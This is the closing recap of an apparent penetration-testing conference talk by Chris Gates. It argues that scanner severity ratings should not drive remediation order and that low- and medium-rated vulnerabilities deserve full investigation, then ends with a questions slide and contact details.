
WELL, THERES YOUR
PROBLEM

Recap

- Don't rely on vulnerability scanners to prioritize your “order of remediation” for you VA/Pentests. Stop letting tools tell you what's important.
- Pentesters need to investigate LOW and MEDIUM vulns as thoroughly as they do HIGH vulnerabilities.
- Clients need to investigate/fix LOW and MEDIUM vulns as thoroughly as they do HIGH vulnerabilities.
- Keep a human in the mix ☺



Questions?



Chris Gates



@carnal0wnage



cgates [] laresconsulting [] com